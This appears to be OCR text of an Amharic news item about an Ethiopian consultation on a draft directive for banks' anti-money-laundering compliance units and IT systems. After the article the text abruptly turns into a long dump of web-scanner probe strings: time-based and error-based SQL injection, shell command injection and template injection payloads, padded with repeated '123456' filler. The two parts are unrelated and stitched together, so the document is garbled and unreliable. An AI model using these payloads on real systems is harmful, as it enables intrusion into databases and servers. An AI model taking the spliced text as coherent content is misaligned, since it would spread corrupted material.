የባንኮች የህግ ተገዥነት ስራ ክፍል አደረጃጀትና የመረጃ ቴክኖሎጂ ስርዓት መስፈርት ረቂቅ መመሪያ ላይ ምክክር ተደረገ
በፋይናንስ ደህንነት አገልግሎት ተዘጋጅቶ በየደረጃው ግብዓት ተካቶበት በቀረበው የባንኮች የህግ ተገዥነት የስራ ክፍል አደረጃጀትና የመረጃ ግንኙነት ቴክኖሎጂ ስርዓት መስፈርት ረቂቅ መመሪያ ላይ ከባንኮች የህግ ተገዥነት ስራ ክፍል ከተውጣጡ አመራሮች ጋር የካቲት 18 ቀን 2016 ዓ.ም በአዲስ አበባ ምክክር ተደረገ።
በወንጀል ድርጊት የተገኘ ገንዘብ ወይም ንብረት ህጋዊ አስመስሎ ማቅረብና ሽብርተኝነትን በገንዘብ የመርዳት ወንጀሎችን ለመከላከልና ለመቆጣጠር በወጣው አዋጅ ቁጥር 780/2005 እንዲሁም ጅምላ ጨራሽ መሳሪያዎችን ብዜት በገንዘብ መርዳትን ለመከላከልና ለመቆጣጠር በወጣው አዋጅ ቁጥር 1132/2011 በኢትዮጵያ ውስጥ የሚሰሩ ባንኮች በዋናነት ወንጀሎቹን በመከላከልና ረገድ ትልቅ ኃላፊነት የተጣለባቸው በመሆናቸው ይህኑን ኃላፊነታቸውን በብቃት ለመወጣት የህግ ተገዥነት የስራ ክፍልን በተገቢው ደረጃ ማደራጀትና መደገፍ ይጠበቅባቸዋል።ወንጀሎቹን የመከላከልና የመቆጣጠር ስራ የሁሉም ጉዳዩ የሚመለከታቸው አካላት ልዩ ትኩረት የሚጠይቅ ቢሆንም እስካሁን ባለው ሁኔታ በወንጀል ተግባር የተገኘ ገንዘብ/ንብረት ህጋዊ አስመስሎ ማቅረብና ሽብርተኝነትን በገንዘብ የመርዳት ወንጀሎች መከላከል በተመለከተ የባንኮች የህግ ተገዥነት ስራ ክፍሎች ከአደረጃጀት፣ ከሰው ሃይል እና ከቴክኖሎጂ አቅርቦት አኳያ በተለያየ ደረጃ ላይ በመሆናቸው ዝቅተኛውን የአደረጃጀትና የመረጃ ቴክኖሎጂ መስፈርት መመሪያ ማዘጋጀት አስፈላጊ እንደሆነ ተገልጿል።
የፋይናንስ ደህንነት አገልግሎት የሱፐርቪዥንና ኮምፕሊያንስ ዘርፍ ምክትል ዋና ዳይሬክተር አቶ ብሌን ጊዜወርቅ የምክክር መድረኩን አስመልክተው ባደረጉት ንግግር የረቂቅ መመሪያው ዋና አላማ የባንኮች የወንጀል መከላከል አቅም በቴክኖሎጂና በሰው ሃይል እንዲጠናከር ምቹ ሁኔታ መፍጠር መሆኑን ገልጸውይህም የተቋማቱን ኮምፕሊንስና ህግ ማስከበር ስራ ውጤታማ ማድረግ መሆኑን አብራርተዋል።
ለምክክር የቀረበው ረቂቅ መመሪያ ላይ ከተለያዩ ባንኮች የተውጣጡ አመራሮችና ባለሙያዎች የማሻሻያ እንዲሁም በአፈፃፀም ላይ ሊታዩ ስለሚገባቸው ሀሳቦችና ግብዓቶች የቀረቡ ሲሆኑ ረቂቅ መመሪያው የበለጠ ዳብሮ እና በየደረጃው ተጨማሪ ውይይት እንደሚደረግበት ተገልጿል።
በወንጀል ድርጊት የተገኘ ገንዘብ ወይም ንብረት ህጋዊ አስመስሎ ማቅረብና ሽብርተኝነትን በገንዘብ የመርዳት ወንጀሎችን ለመከላከልና ለመቆጣጠር በወጣው አዋጅ 780/2005 አንቀጽ 13 (4) መሰረት “የፋይናንስ ተቋማትና ፋይናንስ ነክ ያልሆኑ የተሰየሙ የንግድና የሙያ ስራዎች በወንጀል ድርጊት የተገኘ ገንዘብ ወይም ንብረት ህጋዊ አስመስሎ ማቅረብና ሽብርተኝነትን በገንዘብ ከመርዳት ጋር የተያያዙ በዚህ አዋጅ የተለመከቱ ግዴታዎቻቸውን ለመወጣት የሚረዷቸው የአሠራር መመሪያዎችን” እንደሚያወጣ ተደንግጎ ይገኛል።123456'/**/and/**/DBMS_PIPE.RECEIVE_MESSAGE('l',0)='l
123456/**/and/**/2=DBMS_PIPE.RECEIVE_MESSAGE('l',2)
123456/**/and/**/4=DBMS_PIPE.RECEIVE_MESSAGE('v',0)
123456'and(select+1)>0waitfor/**/delay'0:0:2
123456'and(select+1)>0waitfor/**/delay'0:0:0
123456/**/and(select+1)>0waitfor/**/delay'0:0:2'/**/
123456/**/and(select+1)>0waitfor/**/delay'0:0:0'/**/
123456'/**/and(select'1'from/**/pg_sleep(2))::text>'0
123456'/**/and(select'1'from/**/pg_sleep(0))::text>'0
123456/**/and(select+1/**/from/**/pg_sleep(2))>0/**/
123456/**/and(select+1/**/from/**/pg_sleep(0))>0/**/
123456"and(select*from(select+sleep(2))a/**/union/**/select+1)="
123456"and(select*from(select+sleep(0))a/**/union/**/select+1)="
123456'and(select*from(select+sleep(0))a/**/union/**/select+1)='
(select*from(select+sleep(2)union/**/select+1)a)
(select*from(select+sleep(0)union/**/select+1)a)
123456"and"f"="x
123456"and"h"="h
123456'and'g'='n
123456'and'u'='u123456/**/and+2=6
123456/**/and+2=2
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456123456
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456'"\(
expr 916812633 + 867351585
123456
123456
123456鎈'"\(
123456&set /A 933902752+813428495
123456
123456'and/**/convert(int,sys.fn_sqlvarbasetostr(HashBytes('MD5','1798380027')))>'0
123456
123456
convert(int,sys.fn_sqlvarbasetostr(HashBytes('MD5','1963102145')))
123456
<%- 980417645+882115084 %>123456/**/and/**/cast(md5('1589135485')as/**/int)>0
123456#set($c=868200935+952647955)${c}$c
123456'and(select'1'from/**/cast(md5(1441563616)as/**/int))>'0
123456
'-var_dump(md5(107093185))-'
${(925213523+903996313)?c}
extractvalue(1,concat(char(126),md5(1107754202)))
123456${@var_dump(md5(716327432))};
123456$(expr 881694714 + 886333648)
${945551640+972542113}
123456"and/**/extractvalue(1,concat(char(126),md5(1688893256)))and"
123456
123456|expr 892855233 + 858360503
/*1*/{{826162363+933724832}}
123456
${971090505+818428819}
123456123456'and/**/extractvalue(1,concat(char(126),md5(1363454458)))and'
123456 expr 813787651 +865342704
kdgnymakjpqqmhxjrknq
123456
123456
123456
123456
123456
123456
123456
123456
123456
123456